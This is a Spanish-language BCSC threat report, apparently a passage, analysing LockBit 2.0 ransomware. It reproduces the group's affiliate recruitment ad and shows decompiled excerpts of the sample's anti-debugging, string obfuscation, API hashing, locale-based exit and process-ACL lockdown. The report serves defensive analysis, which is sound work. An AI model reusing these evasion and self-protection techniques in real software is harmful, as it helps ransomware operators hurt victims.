LockBit Ransomware

BCSC-MALWARE-LOCKBIT

TLP:WHITE

www.basquecybersecurity.eus

TABLA DE CONTENIDO

Cláusula de exención de responsabilidad

El presente documento se proporciona con el objeto de divulgar las alertas que el BCSC considera necesarias en favor de la seguridad de las organizaciones y de la ciudadanía interesada. En ningún caso el BCSC puede ser considerado responsable de posibles daños que, de forma directa o indirecta, de manera fortuita o extraordinaria pueda ocasionar el uso de la información revelada, así como de las tecnologías a las que se haga referencia tanto de la web de BCSC como de información externa a la que se acceda mediante enlaces a páginas webs externas, a redes sociales, a productos de software o a cualquier otra información que pueda aparecer en la alerta o en la web de BCSC. En todo caso, los contenidos de la alerta y las contestaciones que pudieran darse a través de los diferentes correos electrónicos son opiniones y recomendaciones acorde a los términos aquí recogidos no pudiendo derivarse efecto jurídico vinculante derivado de la información comunicada.

Cláusula de prohibición de venta

Queda terminantemente prohibida la venta u obtención de cualquier beneficio económico, sin perjuicio de la posibilidad de copia, distribución, difusión o divulgación del presente documento.

SOBRE EL BCSC

El Centro Vasco de Ciberseguridad (Basque Cybersecurity Centre, BCSC) es la entidad designada por el Gobierno Vasco para elevar el nivel de madurez de la ciberseguridad en Euskadi.

Es una iniciativa transversal que se enmarca en la Agencia Vasca de Desarrollo Empresarial (SPRI), sociedad dependiente del Departamento de Desarrollo Económico, Sostenibilidad y Medio Ambiente del Gobierno Vasco. Así mismo, involucra a otros tres Departamentos del Gobierno Vasco: el de Seguridad, el de Gobernanza Pública y Autogobierno, y el de Educación, y a cuatro agentes de la Red Vasca de Ciencia, Tecnología e Innovación: Tecnalia, Vicomtech, Ikerlan y BCAM.

El BCSC es la entidad de referencia para el desarrollo de la ciberseguridad y de la confianza digital de ciudadanos, empresas e instituciones públicas en Euskadi, especialmente para los sectores estratégicos de la economía de la región.

La misión del BCSC es por tanto promover y desarrollar la ciberseguridad en la sociedad vasca, dinamizar la actividad empresarial de Euskadi y posibilitar la creación de un sector profesional que sea referente. En este contexto se impulsa la ejecución de proyectos de colaboración entre actores complementarios en los ámbitos de innovación tecnológica, investigación y transferencia tecnológica a la industria de fabricación avanzada y otros sectores.

Así mismo, ofrece diferentes servicios en su rol como Equipo de Repuesta a Incidentes (en adelante CERT, por sus siglas en inglés “Computer Emergency Response Team”) y trabaja en el ámbito de la Comunidad Autónoma del País Vasco para aumentar la capacidad de detección y alerta temprana de nuevas amenazas, la respuesta y análisis de incidentes de seguridad de la información, y el diseño de medidas preventivas para atender a las necesidades de la sociedad vasca. Con el fin de alcanzar estos objetivos forma parte de diferentes iniciativas orientadas a la gestión de incidentes de ciberseguridad:

1. RESUMEN EJECUTIVO

LockBit se trata de una familia de *ransomware* desarrollada por el grupo conocido como ***Bitwise Spider*** que, al igual que la gran mayoría del *ransomware* en la actualidad, es distribuida en forma de *Ransomware as a Service* (RaaS).

Su primera aparición data de septiembre de 2019, siendo bautizado por la comunidad como ***ABCD ransomware*** debido a la extensión utilizada en aquel entonces para renombrar los archivos cifrados. En junio de 2021 el grupo lanzó una nueva versión bautizándola como ***LockBit 2.0*** con mejoras como la auto-propagación, eliminación de *shadow copies*, evasión del User Account Control (UAC) para escalar privilegios o el soporte a sistemas ESXi mediante una versión específica compilada para Linux.

En marzo de 2022 el grupo que está detrás de *LockBit* reconoció estar trabajando en una versión 3.0 presuntamente llamada ***LockBit Black*** que solucionaría un error relativo a la posible recuperación de ficheros de bases de datos de tipo MSSQL descubierto por investigadores de Microsoft [1].




Ilustración 1: Captura de pantalla del panel de administración de LockBit 3.0. Fuente: vx-underground[2]

El grupo detrás de *LockBit* también ofrece a sus afiliados una herramienta conocida como ***StealBit*** para poder exfiltrar información de las compañías comprometidas antes de lanzar el ataque de *ransomware*. Esta filtración es

[1] https://techcommunity.microsoft.com/t5/security-compliance-and-identity/part-1-lockbit-2-0-ransomware-bugs-and-database-recovery/ba-p/3254354
[2] https://twitter.com/vxunderground/status/1528801206923141122

anunciada en el blog de los cibercriminales de forma que, si la víctima se niega a pagar, su información será puesta a disposición pública.





Ilustración 2: Blog del grupo detrás de LockBit 2.0

El grupo también anuncia su búsqueda de afiliados a través de este blog, donde comparte algunas de sus características principales y también presume de tener el cifrado más rápido del mercado del *ransomware* debido a que utiliza un enfoque de múltiples hilos durante el proceso de cifrado y donde sólo cifra parcialmente los archivos (unos 4KB de datos por cada uno). Por motivos similares, también presumen de la velocidad de su herramienta *StealBit*.

No obstante, también advierten que únicamente cooperan con *pentesters* experimentados que sepan manejar profesionalmente herramientas como Metasploit Framework y Cobalt Strike.



[Ransomware] LockBit 2.0 is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

- **administrator panel in Tor system;**
- **communication with the company via Tor, chat room with PUSH notifications;**
- **automatic test decryption;**
- **automatic decryptor detection;**
- **port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;**
- **automatic distribution in the domain network at run-time without the necessity of scripts;**
- **termination of interfering services and processes;**
- **blocking of process launching that can destroy the encryption process;**
- **setting of file rights and removal of blocking attributes;**
- **removal of shadow copies;**
- **creation of hidden partitions, drag and drop files and folders;**
- **clearing of logs and self-clearing;**
- **windowed or hidden operating mode;**
- **launch of computers switched off via Wake-on-Lan;**
- **print-out of requirements on network printers;**
- **available for all versions of Windows OS;**

LockBit 2.0 is the fastest encryption software all over the world. In order to make it clear, we made a comparative table with several similar programs indicating the encryption speed at same conditions, making no secret of their names.

Encryption speed comparative table for some ransomware - 02.08.2021

PC for testing: Windows Server 2016 x64 \ 8 core Xeon E5-2680@2.40GHz \ 16 GB RAM \ SSD

Name of the ransomware	Date of a sample	Speed in megabytes per second	Time spent for encryption of 100 GB	Time spent for encryption of 10 TB	Self spread	Size sample in KB	The number of the encrypted files (All file in a system 257472)
LOCKBIT 2.0	5 Jun, 2021	373 MB/s	4M 28S	7H 26M 40S	Yes	855 KB	109964
LOCKBIT	14 Feb, 2021	266 MB/s	6M 16S	10H 26M 40S	Yes	146 KB	110029
Cuba	8 Mar, 2020	185 MB/s	9M	15H	No	1130 KB	110468
BlackMatter	2 Aug, 2021	185 MB/s	9M	15H	No	67 KB	111018
Babuk	20 Apr, 2021	166 MB/s	10M	16H 40M	Yes	79 KB	109969
Sodinokibi	4 Jul, 2019	151 MB/s	11M	18H 20M	No	253 KB	95490
Ragnar	11 Feb, 2020	151 MB/s	11M	18H 20M	No	40 KB	110651
NetWalker	19 Oct, 2020	151 MB/s	11M	18H 20M	No	902 KB	109892
MAKOP	27 Oct, 2020	138 MB/s	12M	20H	No	115 KB	111002
RansomEXX	14 Dec,2020	138 MB/s	12M	20H	No	156 KB	109700
Pysa	8 Apr, 2021	128 MB/s	13M	21H 40M	No	500 KB	108430

Ilustración 3: Página de reclutamiento de afiliados en el blog del grupo detrás de LockBit 2.0

Mediante el nombre de usuario “LockBitSupp”, los actores detrás de *LockBit* se comunican en diferentes foros de hacking rusos como RAMP, exploit.in o xss.is para reclutar afiliados y anunciar su servicio de RaaS.

2. ANÁLISIS TÉCNICO

2.1. Flujo de infección

Ilustración 4: Flujo de infección de LockBit.

Teniendo en cuenta la forma en que se han realizado los ataques con este *malware*, el flujo de infección que termina derivando en que la detonación del *ransomware* puede variar de unos casos a otros.

Dado que el *ransomware* no posee altas capacidades para propagarse a través de Internet, el proceso de compromiso inicial es llevado a cabo por operadores humanos. De esta forma, el operador debe encargarse de desplegarlo a través de la red interna. Deben tenerse en cuenta todas las opciones que puedan terminar derivando en una ejecución de código malicioso, como la explotación de vulnerabilidades, el envío de correos con adjuntos maliciosos o el uso de *exploit kits*.

Una vez comprometido el sistema, los atacantes recopilan credenciales e información sobre la víctima hasta que deciden ejecutar el *ransomware* que cifrará toda la información y con el cual habrá concluido el ataque.

Al igual que otros operadores de *ransomware*, el grupo detrás de *LockBit* estaría tratando de llevar a cabo un modelo de doble extorsión. Siguiendo este modelo, además de reclamar una suma de dinero en criptomonedas a cambio de descifrar la información, amenazan con filtrar los datos que han robado, venderlos al mejor postor si las víctimas se niegan a pagar o sencillamente haciéndolos accesibles al público y devaluando la marca.

2.2. Análisis técnico

La muestra analizada corresponde con la versión 2.0 de *LockBit*, dado que no se han localizado por el momento muestras de la mencionada versión *LockBit* Black. El hash SHA256 de la muestra analizada es:

f20b3aaf72d51d2134c40f46b92e8b59d1982e9cbce78175a5b16665b7077454

La muestra de *LockBit* analizada no se encuentra empaquetada por lo que es posible acceder al desensamblado del código original del *malware*. Se trata de un binario PE ejecutable para sistemas Microsoft Windows y arquitectura de 32 bits:




Ilustración 5: Información estática de la muestra.

2.2.1 Anti-análisis

2.2.1.1 Comprobación de flag de depuración

La primera acción que realiza el *ransomware* nada más iniciarse es una comprobación del campo *NtGlobalFlag* del *Process Control Block* (PEB) para tratar de detectar si el proceso está siendo depurado. Para ello, compara el valor de esta variable con 0x70 y, si es detectado, entra en un bucle infinito.

```
int __usercall start@<eax>(UINT a1@<edi>)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( (NtCurrentPeb()->NtGlobalFlag & 0x70) != 0 )
  {
    while ( 1 )
      ;
  }
```

Ilustración 6: Comprobación anti-debug

2.2.1.2 Cifrado de cadena de caracteres

Otra técnica utilizada por *LockBit* para dificultar el análisis es la de cifrar todas las cadenas de caracteres utilizadas de una forma bastante peculiar. A diferencia de otros malware donde las cadenas son descifradas por una función específica, en *LockBit* las cadenas de caracteres cifradas son cargadas en forma de *Stack Strings* que, justo antes de ser usados, son descifrados de forma dinámica en la misma sección de código mediante una pequeña rutina que puede incluir operaciones de tipo XOR, sumas o restas.

```
xor_key = 0x20;
index = 0;
qmemcpy(cipher_str, "GDIPLUS", 7);
cipher_str[7] = 14;
v201 = 5000260;
do
  cipher_str[index++] ^= xor_key;
while ( index < 11 );
```

```
v2(cipher_str);
strcpy(&v177[10], "{w6c762hpp");
for ( i = 0; i < 10; ++i )
  v177[i + 10] -= 4;
v4 = dword_4F081C;
```

Ilustración 7: Descifrado dinámico de cadenas de caracteres

2.2.1.3 API Hashing

Además, *LockBit* oculta las llamadas a API resolviéndolas de forma dinámica en tiempo de ejecución justo antes de ser utilizadas. Para localizar la función a cargar se emplea la técnica de *API hashing* mediante la función *hash fnv1a* pero, a diferencia de otros *ransomware*, en el caso de *LockBit* se define una función por cada API a cargar con su correspondiente *hash* incluido en el código en lugar de pasar éste por parámetro a una función común, lo cual aumenta significativamente la cantidad de código del programa, al igual que ocurre con las cadenas de caracteres.

Para el caso de librerías que ya se encuentran cargadas como el de la librería *Kernel32*, que se encuentra presente en la memoria del proceso debido a las funciones declaradas en la tabla de importaciones del binario, *LockBit* trata de localizarla mediante el PEB y luego resolver la dirección de la API a buscar mediante la técnica de *API hashing* descrita.




Ilustración 8: función de API hashing para cargar la API LoadLibraryA

En el caso de que las librerías que no se encuentren cargadas, se resuelve previamente la dirección de la API *LoadLibraryA* de *Kernel32* mediante el mismo *API hashing* y se le pasa a esta función el nombre de la librería a cargar.

```
qmemcpy(gdiplus_dll_str, "GDIPLUS", 7);       // gdiplus.dll
gdiplus_dll_str[7] = 14;
v201 = 'LLD';
do
  gdiplus_dll_str[index++] ^= xor_key;
while ( index < 11 );
v1 = KERNEL32_DLL;
HIBYTE(v201) = 0;
if ( !KERNEL32_DLL )
{
  v1 = mw_Resolve_Kernel32();
  KERNEL32_DLL = v1;
}
LoadLibraryA = mw_LoadLibraryA;
if ( !mw_LoadLibraryA )
{
  LoadLibraryA = mw_Resolve_LoadLibraryA(v1);
  mw_LoadLibraryA = LoadLibraryA;
}
LoadLibraryA(gdiplus_dll_str);
```

Ilustración 9: carga dinámica de la librería gdiplus.dll mediante LoadLibraryA

De esta forma, *LockBit* va descifrando todos los nombres de librerías a cargar, resuelve la dirección de la API *LoadLibraryA* y carga las siguientes librerías: *gdiplus.dll*, *ws2_32.dll*, *shell32.dll*, *advapi32.dll*, *user32.dll*, *ole32.dll*, *netapi32.dll*,

gpredit.dll, *oleaut32.dll, shlwapi.dll, msvcrt.dll, activeds.dll, gdiplus.dll, mpr.dll, bcrypt.dll, crypt32.dll, iphlpapi.dll, wtsapi32.dll, win32u.dll, Comdlg32.dll, cryptbase.dll, combase.dll* y *winspool.drv*.

2.2.2 Comprobación del idioma del equipo

Al igual que muchos otros *ransomware*, *LockBit* también comprueba el idioma del equipo para evitar cifrar sistemas rusos o de países afines a éste. Para ello, se resuelven las API *GetSystemDefaultUILanguage* y *GetUserDefaultUILanguage* que son utilizadas para comprobar si el sistema o el perfil del usuario utilizan algunos de los idiomas de la siguiente lista.

```
  }
  GetSystemDefaultUILanguage = (v0 + *(v97[7] + 4 * *(v97[9] + 2 * v105 + v0) + v0));
LABEL_28:
  ::GetSystemDefaultUILanguage = GetSystemDefaultUILanguage;
LABEL_29:
  sys_def_UI_lang = GetSystemDefaultUILanguage();
  if ( sys_def_UI_lang != 0x82C                 // Azerbaijani (Cyrillic, Azerbaijan)
    && sys_def_UI_lang != 0x42C                 // Azerbaijani (Latin, Azerbaijan)
    && sys_def_UI_lang != 0x42B                 // Armenian (Armenia)
    && sys_def_UI_lang != 0x423                 // Belarusian (Belarus)
    && sys_def_UI_lang != 0x437                 // Georgian (Georgia)
    && sys_def_UI_lang != 0x43F                 // Kazakh (Kazakhstan)
    && sys_def_UI_lang != 0x440                 // Kyrgyz (Kyrgyzstan)
    && sys_def_UI_lang != 0x819                 // Russian (Moldova)
    && sys_def_UI_lang != 0x419                 // Russian (Russia)
    && sys_def_UI_lang != 0x428                 // Tajik (Cyrillic, Tajikistan)
    && sys_def_UI_lang != 0x442                 // Turkmen (Turkmenistan)
    && sys_def_UI_lang != 0x843                 // Uzbek (Cyrillic, Uzbekistan)
    && sys_def_UI_lang != 0x443                 // Uzbek (Latin, Uzbekistan)
    && sys_def_UI_lang != 0x422 )               // Ukrainian (Ukraine)
  {
    goto LABEL_72;
  }
```

Ilustración 10: comprobación del idioma del equipo infectado

Si el idioma coincide con alguno de éstos, el malware resuelve la dirección de la API *ExitProcess* y la llama para que no continúe ejecutándose.

2.2.3 Bloqueo del proceso

Para tratar de evitar que se detenga la ejecución del *ransomware* una vez iniciada, *LockBit* modifica su lista de control de acceso. Para ello, resuelve la API *NtOpenProcess* para obtener el manejador del proceso actual y llama a *GetSecurityInfo* para devolver el descriptor de seguridad del proceso.

```
NtQuerySystemInformation = mw_get_NtQuerySystemInformation(SystemBasicInformation, &unk_4F8A70, 0x2Cu, 0);
NtQuerySystemInformation();
client_ID.UniqueThread = NtCurrentTeb()->ClientId.UniqueProcess;
proc_kernel_dacl = 0;
proc_handle = 0;
*&World_SID[11] = 0;
*&v164[7] = 0;
v165[0] = 0x100;
ObjectAttributes = 0x18;
v210 = 0i64;
v211 = 0;
v207 = 0;
NtOpenProcess = mw_get_NtOpenProcess();
if ( (NtOpenProcess(&proc_handle, 0x60000, &ObjectAttributes, &client_ID.UniqueThread) & 0xC0000000) != 0xC0000000 )// abrir el proceso actual
{
  if ( !proc_handle )
    goto LABEL_164;
  advapi32 = ADVAPI32_DLL;
  if ( !ADVAPI32_DLL )
  {
    advapi32 = mw_get_advapi32();
    ADVAPI32_DLL = advapi32;
  }
  GetSecurityInfo = GetSecurityInfo_0;
  if ( !GetSecurityInfo_0 )
  {
    GetSecurityInfo = sub_429A20(advapi32);
    GetSecurityInfo_0 = GetSecurityInfo;
  }
  if ( !GetSecurityInfo(proc_handle, SE_KERNEL_OBJECT, DACL_SECURITY_INFORMATION, 0, 0, &proc_kernel_dacl, 0, 0) )// obtener ACL
  {
```

Ilustración 11: obtención del descriptor de seguridad del proceso

LockBit continúa resolviendo y llamando a la API *RtlAllocateAndInitializeSid* para reservar e inicializar un SID con la constante SECURITY_WORLD_SID_AUTHORITY, el cual representa a todos los usuarios (grupo *EVERYONE*). Después llama a *RtlQueryInformationAcl* y *RtlLengthSid* para devolver el tamaño del ACL, calcular el tamaño del nuevo ACL y reservar un buffer para él tras lo cual, llama a *RtlCreateAcl* para crearlo y *RtlAddAccessDeniedAce* para añadir el ACE *ACCESS_DENIED* para el grupo *EVERYONE*.

```
{
  RtlAllocateAndInitializeSid = mw_get_RtlAllocateAndInitializeSid();
  if ( !RtlAllocateAndInitializeSid(&v164[7], 1, SECURITY_WORLD_RID, 0, 0, 0, 0, 0, 0, 0, &World_SID[11]) )
  {
    proc_kernel_dacl_1 = proc_kernel_dacl;
    RtlQueryInformationAcl = mw_get_RtlQueryInformationAcl();
    RtlQueryInformationAcl(proc_kernel_dacl_1, Acl_size_info, 12, AclSizeInformation);
    SID_1 = *&World_SID[11];
    RtlLengthSid = mw_get_RtlLengthSid();
    v76 = RtlLengthSid(SID_1);
    new_ACL_length = Acl_size_info[1] + 16 + 2 * v76;
    new_ACL_buffer = sub_4BABA0(new_ACL_length);
    new_ACL_buffer_1 = new_ACL_buffer;
    if ( new_ACL_buffer )
    {
      new_ACL_buffer_2 = new_ACL_buffer;
      RtlCreateAcl = mw_get_RtlCreateAcl();
      if ( !RtlCreateAcl(new_ACL_buffer_2, new_ACL_length, 4) )
      {
        World_SID_1 = *&World_SID[11];
        RtlAddAccessDeniedAce = mw_get_RtlAddAccessDeniedAce();
        if ( !RtlAddAccessDeniedAce(new_ACL_buffer_1, ACL_REVISION4, 1, World_SID_1) )
        {
```

Ilustración 12: creación de una nueva ACL para denegar el acceso al grupo EVERYONE

Finalmente, se utilizan las API *RtlGetAce*, *RtlAddAce* y *SetSecurityInfo* para denegar el acceso de cualquier usuario al propio proceso del *ransomware*.

```
  v82 = 0;
  if ( Acl_size_info[0] )
  {
    while ( 1 )
    {
      v202 = 0;
      v119 = proc_kernel_dacl;
      Ace = mw_get_RtlGetAce();
      if ( Ace(v119, v82, &v202) )
        break;
      v123 = *(v202 + 2);
      v120 = v202;
      RtlAddAce = mw_get_RtlAddAce();
